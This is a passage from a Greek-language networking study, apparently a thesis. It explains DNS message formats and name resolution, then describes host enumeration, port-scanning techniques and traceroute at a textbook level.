Το πρωτόκολλο TCP αποτελεί τη βάση για την επικοινωνία μεταξύ μεγάλου μέρους των σύγχρονων δικτυακών εφαρμογών καθώς επίσης και της εφαρμογής που θα αναπτυχθεί στα πλαίσια αυτής της μελέτης, συνεπώς η κατανόησή του σε βάθος κρίνεται απαραίτητη.

## 1.11 Το DNS πρωτόκολλο

Έως τώρα τα πρωτόκολλα που περιγράφηκαν χρησιμοποιούν διευθύνσεις μήκους 32 bits, που ονομάζονται «διευθύνσεις IP», για την αναγνώριση μηχανών που έχουν πρόσβαση στο δίκτυο. Όμως, για το ανθρώπινο μυαλό είναι ευκολότερη η απομνημόνευση ενός «ονόματος» παρά ενός συνόλου αριθμών, που αποτελούν οι διευθύνσεις IP. Έτσι, αναπτύχθηκε το πρωτόκολλο «Domain Name System (DNS)» που θα διευκόλυνε τους χρήστες, μεταφράζοντας «ονόματα υψηλού επιπέδου» σε διευθύνσεις IP και το αντίθετο.

Προτού αναλυθεί αυτό το πρωτόκολλο όμως, είναι απαραίτητο να γίνει μια αναφορά στο μοτίβο ονοματοδοσίας μηχανών. Το μοτίβο αυτό θα πρέπει να είναι


ιεραρχικό και να μην διατίθεται ένας επίπεδος χώρος ονομάτων· αυτό σημαίνει ότι κάποια ονόματα θα πρέπει να ανήκουν σε άλλα, ιεραρχικά «ανώτερα», ονόματα. Η χρήση αυτού του μοτίβου είναι απαραίτητη για την κάλυψη των αναγκών ενός συνεχώς αναπτυσσόμενου διαδικτύου που εξυπηρετεί εκατομμύρια μηχανές. Το ανώτατο επίπεδο της ιεραρχίας διαμερίζει το χώρο ονομάτων και αναθέτει την εξουσία διαχείρισης για κάθε διαμέριση σε καθορισμένους πράκτορες (agents). Ακόμα, η σύνταξη των ιεραρχικών ονομάτων απεικονίζει συνήθως την ιεραρχική ανάθεση εξουσίας που χρησιμοποιήθηκε για την εκχώρηση τους. Για παράδειγμα το όνομα *machine.domain* υποδηλώνει μια μηχανή που της εκχωρήθηκε το όνομα *machine* από τον πράκτορα ανάθεσης ονομάτων *domain*. Συνεπώς, η εξουσία για όλα τα ονόματα που καταλήγουν σε *«.domain»* υπεισέρχεται στην τοποθεσία *domain* [17].

Η μετάφραση των ονομάτων σε διευθύνσεις IP γίνεται κατανεμημένα· ένα σύνολο διακομιστών, δηλαδή, που λειτουργούν σε διαφορετικές τοποθεσίες επιλύουν συνεργατικά το πρόβλημα των αντιστοιχίσεων. Ο τρόπος με τον οποίον γίνεται αυτό μπορεί να παρομοιαστεί με μια δομή δένδρου που αντιστοιχεί στην ιεραρχία ονομάτων· η ρίζα του δένδρου είναι ένας διακομιστής που αναγνωρίζει τις περιοχές ανώτατου επιπέδου καθώς και ποιος υπολογιστής κάνει την ανάλυση για κάθε περιοχή. Ομοίως, καθένας από αυτούς γνωρίζει ποιος υπολογιστής αναλαμβάνει την ανάλυση των υποπεριοχών για τις οποίες του έχει ανατεθεί η εξουσία και ούτω καθεξής. Σημειώνεται ότι τα κλαδιά αυτού του δένδρου δεν υποδηλώνουν φυσικές αλλά λογικές συνδέσεις, με την έννοια ότι οι διακομιστές ονομάτων μπορεί να βρίσκονται σε εντελώς διαφορετικές περιοχές του διαδικτύου.

Για την ανάλυση των ονομάτων περιοχών το λογισμικό πελάτη μιας μηχανής αποστέλλει ερωτήματα σε ένα διακομιστή ονομάτων και λαμβάνει απαντήσεις με τις αντιστοιχίες ονομάτων – διευθύνσεων. Σε περίπτωση που ο διακομιστής ονομάτων μπορεί να αναλύσει πλήρως τη διεύθυνση (ο προορισμός δηλαδή βρίσκεται στην υποπεριοχή για την οποία είναι εξουσιοδοτημένος) μεταφράζει το όνομα σε μια διεύθυνση και επισυνάπτει στο ερώτημα μια απάντηση, πριν το επιστρέψει στον πελάτη. Αλλιώς, είτε έρχεται σε επαφή με με κάποιο διακομιστή ονομάτων που να μπορεί να αναλύσει το όνομα (αναδρομική ανάλυση), είτε επιστρέφει στον πελάτη μια απάντηση που προσδιορίζει τον επόμενο διακομιστή ονομάτων, με τον οποίον πρέπει να επικοινωνήσει ο πελάτης (επαναληπτική ανάλυση). Η μέθοδος που θα χρησιμοποιηθεί προσδιορίζεται από το πρόγραμμα πελάτη στο ερώτημα που απεστάλη

Για να μπορέσει μια διεργασία να χρησιμοποιήσει πρωτόκολλα όπως το TCP ή το UDP πρέπει πρώτα να «ανακαλύψει» τη διεύθυνση IP της μηχανής-προορισμού. Αφού εξετάσει την τοπική κρυφή μνήμη DNS, η οποία διατηρεί καταχωρίσεις με τις αντιστοιχίσεις DNS που έχουν ήδη βρεθεί, και δεν βρει την επιθυμητή αντιστοίχηση, σχηματίζει ένα μήνυμα με ένα «ερώτημα» σχετικά με ένα όνομα περιοχής, και το προωθεί στον καθορισμένο διακομιστή ονομάτων. Κάθε μήνυμα DNS μπορεί να περιέχει παραπάνω από ένα ερωτήματα. Ο διακομιστής

αυτός απαντά με ένα παρόμοιο μήνυμα που περιέχει απαντήσεις στα ερωτήματα για τα οποία βρέθηκαν αντιστοιχίσεις Αν δεν μπορεί να απαντήσει σε όλα τα ερωτήματα, η απάντηση θα περιέχει πληροφορίες σχετικά με άλλους διακομιστές ονομάτων, με τους οποίους ο πελάτης θα μπορεί να επικοινωνήσει για να λάβει τις απαντήσεις. Τόσο τα ερωτήματα DNS, όσο και οι απαντήσεις τους έχουν την ίδια γενική μορφή, περιέχοντας έως 5 τμήματα που μεταφέρουν πληροφορίες. Και οι δύο τύποι μηνυμάτων όμως έχουν συνήθως δύο κοινά τμήματα· την κεφαλίδα και το τμήμα ερωτημάτων. Η μορφή της κεφαλίδας του μηνύματος φαίνεται στην εικόνα 1.7.




Εικόνα 1-7: Η μορφή του DNS μηνύματος [18]

Τα πεδία που την απαρτίζουν είναι τα ακόλουθα:

1) ID: Χρησιμοποιείται για την αντιστοίχηση ερωτήσεων/απαντήσεων.
2) QR: Καθορίζει τον τύπο του μηνύματος· ερώτημα ή απάντηση.
3) OPCODE: Προσδιορίζει τον τύπο ερωτήματος, όπως τυπικό ή αντίστροφο
4) AA: Η σημαία αυτή προσδιορίζει το αν η απάντηση στο DNS ερώτημα προέρχεται από εξουσιοδοτημένη για την περιοχή – ή μη – αρχή.
5) TC: Η σημαία αυτή υποδηλώνει ότι το μήνυμα υπέστη περικοπή λόγω μεγέθους. (Συναντάται κυρίως κατά τη χρήση του UDP πρωτοκόλλου).
6) RD: Η σημαία αυτή χρησιμοποιείται όταν είναι επιθυμητή η αναδρομική ανάλυση ονόματος περιοχής.
7) RA: Ενεργοποιείται από τον διακομιστή ονομάτων κατά την απάντηση για να δηλώσει στο πρόγραμμα- πελάτη ότι υποστηρίζεται αναδρομική ανάλυση.
8) Z: 3 μηδενικά bits


9) RCODE: Αποτελεί τον κωδικό απάντησης του διακομιστή ονομάτων˙ Στα ερωτήματα είναι ίσο με 0 όπως και κατά την επιτυχή επιστροφή απάντησης. Σε περίπτωση σφάλματος υποστηρίζονται τιμές 1 έως 10.

10) QDCOUNT: Καθορίζει τον αριθμό των ερωτημάτων που βρίσκονται στο τμήμα ερωτημάτων του DNS μηνύματος.

11) ANCOUNT: Προσδιορίζει το πλήθος των απαντήσεων στο τμήμα απαντήσεων.

12) NSCOUNT: Υποδηλώνει το πλήθος των καταχωρίσεων εξουσιοδοτημένων διακομιστών στο αντίστοιχο τμήμα του μηνύματος.

13) ARCOUNT: Δηλώνει τον αριθμό των καταχωρίσεων στο τμήμα πρόσθετων πληροφοριών του DNS μηνύματος.





Εικόνα 1-8: Μορφή τμήματος ερωτημάτων [18]

Τα πεδία που απαρτίζουν μια καταχώριση στο τμήμα ερωτημάτων (εικόνα  είναι τα ακόλουθα:

1) QNAME: Περιέχει το όνομα περιοχής προς ανάλυση.

2) QTYPE: Προσδιορίζει τον τύπο καταχώρισης στον οποίον αναφέρεται το ερώτημα.

3) QCLASS: Προσδιορίζει την κλάση της καταχώρισης. Τυπικά έχει τιμή ίση με 1 που δηλώνει την κλάση «Internet (IN)».




Εικόνα 1-9: Μορφή τμήματος απαντήσεων [19]

Τέλος, οι καταχωρίσεις του τμήματος απαντήσεων έχουν τη μορφή που φαίνεται στην εικόνα 1.9 και απαρτίζονται από τα ακόλουθα πεδία:

1) NAME: Περιέχει το αντικείμενο αναζήτησης του ερωτήματος (συνήθως το όνομα περιοχής)

2) TYPE: Ο κωδικός που αντιστοιχεί στον τύπο καταχώρισης (όπως Answer, Name Server, Canonical Name, Start Of Authority, Pointer, Mail eXchange και TeXT).


3) CLASS: Ο κωδικός που αντιστοιχεί στην κλάση της καταχώρισης (κατά κύριο λόγο, πλέον, χρησιμοποιείται μόνο η κλάση INternet).

4) TTL: Ο αριθμός των δευτερολέπτων που επιτρέπεται η καταχώριση να μείνει στην κρυφή μνήμη cache. Η τιμή 0 σημαίνει ότι η καταχώριση δεν πρέπει να αποθηκευτεί.

5) RDLENGTH: Προσδιορίζει το μήκος του πεδίου RDATA σε bytes.

6) RDATA: Η περιοχή δεδομένων της απάντησης. Στην περίπτωση που η απάντηση είναι τύπου Address, δηλαδή η διεύθυνση IP προορισμού, περιέχει μόνο ένα πεδίο ADDRESS που προσδιορίζει την διεύθυνση αυτή.

Μια ακόμη δυνατότητα που παρέχει το DNS πρωτόκολλο είναι η αποστολή «αντίστροφων» ερωτημάτων DNS· η μετάφραση, δηλαδή, μιας διεύθυνσης IP σε όνομα περιοχής. Όπως αναφέρθηκε προηγουμένως, για την ανάλυση ονομάτων περιοχών χρησιμοποιείται μια ιεραρχική δομή περιοχών. Το αντίστοιχο όμως πως θα γίνει για τις διευθύνσεις IP; Για το σκοπό αυτό χρησιμοποιείται μια αριθμητική ιεραρχία στο όνομα περιοχής «IN-ADDR.ARPA» που εκτελεί αυτή ακριβώς την αντιστοίχηση όπως φαίνεται στην εικόνα 1.10.




Εικόνα 1-10: Η αριθμητική ιεραρχία «IN-ADDR.ARPA»

# 2. Τεχνικές και μέθοδοι απαρίθμησης διακομιστών και σχεδιασμός δικτυακών επιθέσεων

## 2.1 Εισαγωγή

Αφού μελετήθηκαν οι διαδικασίες που κρύβονται πίσω από τις βασικές λειτουργίες των δικτύων και τα πρωτόκολλα και τους αλγορίθμους που χρησιμοποιούνται για την ανταλλαγή δεδομένων μεταξύ διασυνδεδεμένων συσκευών, θα αναφερθούν θέματα που αποσκοπούν στη διαχείριση, αποσφαλμάτωση, αλλά και επίθεση σε δίκτυα TCP/IP.

## 2.2 Απαρίθμηση διακομιστών (Host enumeration)

Όπως είναι αναμενόμενο, για τη σωστή διαχείριση αλλά και γενικά για την ακριβή περιγραφή ενός δικτύου TCP/IP, απαραίτητο βήμα είναι η «απαρίθμηση» των συσκευών που είναι συνδεδεμένες σε αυτό. Αυτό, σε «δικτυακούς» όρους, αντιστοιχεί στην ανακάλυψη των διευθύνσεων IP με τις οποίες μπορεί να επικοινωνήσει ένα μέλος αυτού του δικτύου. Αυτό συνήθως γίνεται ελέγχοντας ένα μεγάλο εύρος διευθύνσεων (π.χ. σε ένα οικιακό τοπικό δίκτυο ένα πιθανό εύρος τιμών θα ήταν το 192.168.1.1-254), για το ποιοι από αυτούς τους κόμβους είναι ενεργοί (alive).

Η τεχνική που χρησιμοποιείται για την ανακάλυψη του αν μια μηχανή-στόχος είναι ενεργή λέγεται «ping», και η διαδικασία για τη «σάρωση» ενός υποδικτύου «ping sweep». Η τεχνική αυτή υλοποιείται με διάφορες μεθόδους, εκμεταλλευόμενη κάθε φορά διαφορετικές ιδιότητες των πρωτοκόλλων που χρησιμοποιούνται στα TCP/IP δίκτυα.

Η απλούστερη από αυτές τις μεθόδους είναι η ICMP ECHO. Το πρωτόκολλο ICMP ορίζει πως όταν μια μηχανή δέχεται ένα μήνυμα ICMP ECHO (Type 8), απαντά με ένα ICMP ECHO_REPLY (Type 0). Αν δεν υπάρξει απάντηση από τη μηχανή-προορισμό, μπορεί να γίνει η υπόθεση ότι αυτή δεν βρίσκεται εν ενεργεία· ή ότι βρίσκεται πίσω από κάποιο τοίχος προστασίας που δεν επιτρέπει εισερχόμενη ICMP κίνηση. Παρόμοιες μεθόδους αποτελούν οι ICMP TIMESTAMP και ICMP ADDRESS_MASK. Στην πρώτη αποστέλλεται ένα πακέτο ICMP TIMESTAMP (Type 13) και αναμένεται ένα ICMP TIMESTAMP_REPLY (Type 14), ενώ στη δεύτερη μεταδίδεται ένα πακέτο ICMP ADDRESS_MASK (Type 17) και αναμένεται ένα ICMP ADDRESS_MASK_REPLY (Type 18).

Μια άλλη μέθοδος που βοηθάει στην εξακρίβωση του εαν μια διεύθυνση IP είναι ενεργή, είναι η ARP Ping. Αυτή χρησιμοποιεί τη βασική λειτουργία του ARP πρωτοκόλλου, την μετάδοση και λήψη ARP Request και Reply αντίστοιχα. Έτσι,

μεταδίδεται ένα ARP Request το οποίο μεταφράζεται στην ερώτηση «Ποια μηχανή έχει τη διεύθυνση <IP> ? »· Εάν ληφθεί απάντηση, γίνεται γνωστό ότι υπάρχει μηχανή με διεύθυνση <MAC> που χρησιμοποιεί τη διεύθυνση <IP>. Αλλιώς, γίνεται η υπόθεση ότι καμία μηχανή δεν χρησιμοποιεί αυτή τη διεύθυνση. Μια ιδιαιτερότητα της μεθόδου αυτής είναι ότι είναι χρήσιμη μόνο μέσα στα πλαίσια του τοπικού δικτύου κι αυτό διότι οι δρομολογητές- πύλες δεν προωθούν τα ARP πακέτα εκτός δικτύου· καθώς τα πακέτα ARP ενθυλακώνονται κατευθείαν στο Ethernet πλαίσιο.

## 2.3 Σάρωση θυρών (Port scanning)


Όταν όλα αυτά αποτύχουν χρησιμοποιούνται μέθοδοι ανώτερων, ιεραρχικά, επιπέδων όπως το TCP και το UDP. Με την αποστολή κατάλληλα διαμορφωμένων πακέτων TCP/UDP είναι δυνατή η εξαγωγή συμπεράσματος σχετικά με την κατάσταση μιας θύρας πρωτοκόλλων μιας μηχανής και συνεπώς και για τη μηχανή αυτή καθαυτή.

Η τεχνική «UDP Scan» περιλαμβάνει την αποστολή ενός πακέτου UDP σε μια θύρα πρωτοκόλλων και τη λήψη – ή μη – μιας απάντησης. Σε περίπτωση που η θύρα αυτή είναι «κλειστή» (δηλαδή καμία υπηρεσία δεν «ακούει (LISTENING)» σε αυτή τη θύρα), η μηχανή θα απαντήσει με ένα μήνυμα ICMP (Type 3) – Host Unreachable. Έτσι, συμπεραίνεται ότι η μηχανή αυτή είναι ενεργή. Το μειονέκτημα αυτής της τεχνικής είναι ότι υπάρχουν πολλές διεργασίες που ενώ «ακούν» σε μια θύρα, δεν αποκρίνονται σε τυχαία UDP πακέτα. Αυτό σημαίνει ότι, εφόσον δεν ληφθεί απάντηση στο UDP πακέτο, δεν είναι δυνατό να συμπεραθεί το εάν η μηχανή είναι ενεργή ή η διεργασία που «ακούει» στη συγκεκριμένη θύρα αγνοεί το πακέτο. Για να ελαχιστοποιηθεί η πιθανότητα παραπλάνησης με αυτόν τον τρόπο, συνηθίζεται να επιλέγεται μια θύρα που, ως επί το πλείστον, είναι κλειστή [20].

Από την άλλη πλευρά, το πρωτόκολλο TCP δίνει την δυνατότητα να εφαρμοσθούν διάφορες τεχνικές για την ανακάλυψη της κατάστασης των θυρών του. Η βασικότερη από αυτές ονομάζεται «TCP Connect Scan» και η λειτουργία της είναι η υλοποίηση μιας πλήρους τριμερούς TCP χειραψίας. Εφόσον αυτή είναι επιτυχής και δημιουργηθεί η TCP σύνδεση, η θύρα είναι, προφανώς, «ανοιχτή».

Η τεχνική «TCP SYN Scan» υλοποιεί ένα μέρος της χειραψίας αυτής· Αφού αποσταλεί το TCP SYN πακέτο, εάν παραληφθεί ως απάντηση ένα TCP SYN/ACK πακέτο, μπορεί να συμπεραθεί ότι η θύρα είναι ανοιχτή. Εάν ληφθεί TCP RST/ACK πακέτο, κατά πάσα πιθανότητα, η θύρα είναι κλειστή. Το πλεονέκτημα (?) αυτής της τεχνικής είναι ότι οι συνδέσεις TCP που δεν ολοκληρώνονται, συνήθως δεν καταχωρούνται στα αρχεία καταγραφής. Αντίθετα, σε περίπτωση δημιουργίας πολλών τέτοιων «μισάνοιχτων» συνδέσεων, υπάρχει η πιθανότητα δημιουργίας φαινομένων «άρνησης υπηρεσίας (Denial Of Service)». Αυτό μπορεί να προληφθεί μεταδίδοντας και ένα TCP RST/ACK πακέτο προς την θύρα προορισμό, ώστε η σύνδεση να τερματιστεί πλήρως.

Σύμφωνα με το πρότυπο RFC 793, η λήψη ενός TCP FIN πακέτου θα πρέπει να αντιμετωπίζεται με την αποστολή ενός TCP RST σε περίπτωση που η θύρα είναι κλειστή. Στο ίδιο έγγραφο ορίστηκε πως η ίδια απάντηση θα πρέπει να μεταδίδεται και στις περιπτώσεις λήψης ενός TCP FIN/URG/PUSH πακέτου ή ενός TCP πακέτου με απενεργοποιημένες όλες τις σημαίες («TCP NULL Scan»). Συναντάται, επίσης, η τεχνική «TCP ACK Scan», με την αποστολή ενός TCP ACK πακέτου. Εαν η συσκευή είναι ενεργή θα απαντήσει με ένα TCP RST πακέτο. Ειδάλλως, δεν θα ληφθεί καμία απάντηση. Παρόμοια με την τελευταία τεχνική είναι και η «TCP Window Scan», με τη διαφορά ότι σε περίπτωση λήψης του TCP RST πακέτου, ελέγχεται το πεδίο WINDOW· εάν το μέγεθος του είναι μη μηδενικό η θύρα είναι, πιθανώς, ανοικτή [21].




Εικόνα 2-1: Έξοδος προγράμματος σάρωσης θυρών


Οι αξιοπιστία των παραπάνω τεχνικών μεταβάλλεται από στόχο σε στόχο λόγω διαφορών στις υλοποιήσεις των στοιβών TCP/IP της κάθε μηχανής. Έτσι, ανάλογα με τις απαντήσεις της μηχανής- στόχου, μπορούν να εξαχθούν συμπεράσματα σχετικά με λειτουργικό της σύστημα. Στην εικόνα 2.1 φαίνεται η έξοδος μιας εφαρμογής σάρωσης θυρών.

## 2.4 Ιχνογράφημα διαδρομής (Traceroute)

Ένα ακόμα απαραίτητο εργαλείο διαχείρισης και αποσφαλμάτωσης δικτύων TCP/IP είναι το «ιχνογράφημα διαδρομής (traceroute)»· η χρήση δηλαδή συγκεκριμένων ιδιοτήτων των πρωτοκόλλων ενός TCP/IP δικτύου, για την ανακάλυψη της διαδρομής που ακολουθούν τα IP πακέτα προς μια μηχανή- στόχο.

Η βασική τεχνική ιχνογράφησης της διαδρομής των IP πακέτων προς μια μηχανή- προορισμό πραγματώνεται με τη χρήση του πεδίου TTL της κεφαλίδας IP


[22]. Σύμφωνα με τις αρχές λειτουργίας του πρωτοκόλλου IP κάθε δρομολογητής που προωθεί ένα πακέτο, είναι υποχρεωμένος να μειώνει την τιμή του πεδίου TTL της κεφαλίδας IP κατά ένα. Εάν αυτή φτάσει στην τιμή μηδέν σε κάποιο δρομολογητή, αυτός απαντά στη μηχανή- προέλευση με ένα μήνυμα ICMP (Type 11) – Time Exceeded. Η τεχνική αυτή αξιοποιεί αυτή την ιδιότητα του πρωτοκόλλου IP για την ενημέρωση της μηχανής- προέλευσης για τη διαδρομή, στέλνοντας πακέτα ICMP (Type 8) - Echo με αυξανόμενο TTL, ξεκινώντας από την τιμή 1. Έτσι, το πρώτο πακέτο θα σταματήσει στον πρώτο δρομολογητή που συναντάται, ο οποίος θα απαντήσει με ένα ICMP (Type 11) πακέτο. Στο επόμενο πακέτο αυξάνεται η τιμή TTL, έτσι το ICMP – Time Exceeded πακέτο θα σταλεί από τον επόμενο δρομολογητή της διαδρομής. Η διαδικασία σταματά μόλις το πακέτο φτάσει στον τελικό προορισμό. Με αυτόν τον τρόπο γίνεται γνωστή η διεύθυνση IP κάθε δρομολογητή της διαδρομής.




Εικόνα 2-2: Παραδείγματα ιχνογράφησης διαδρομής

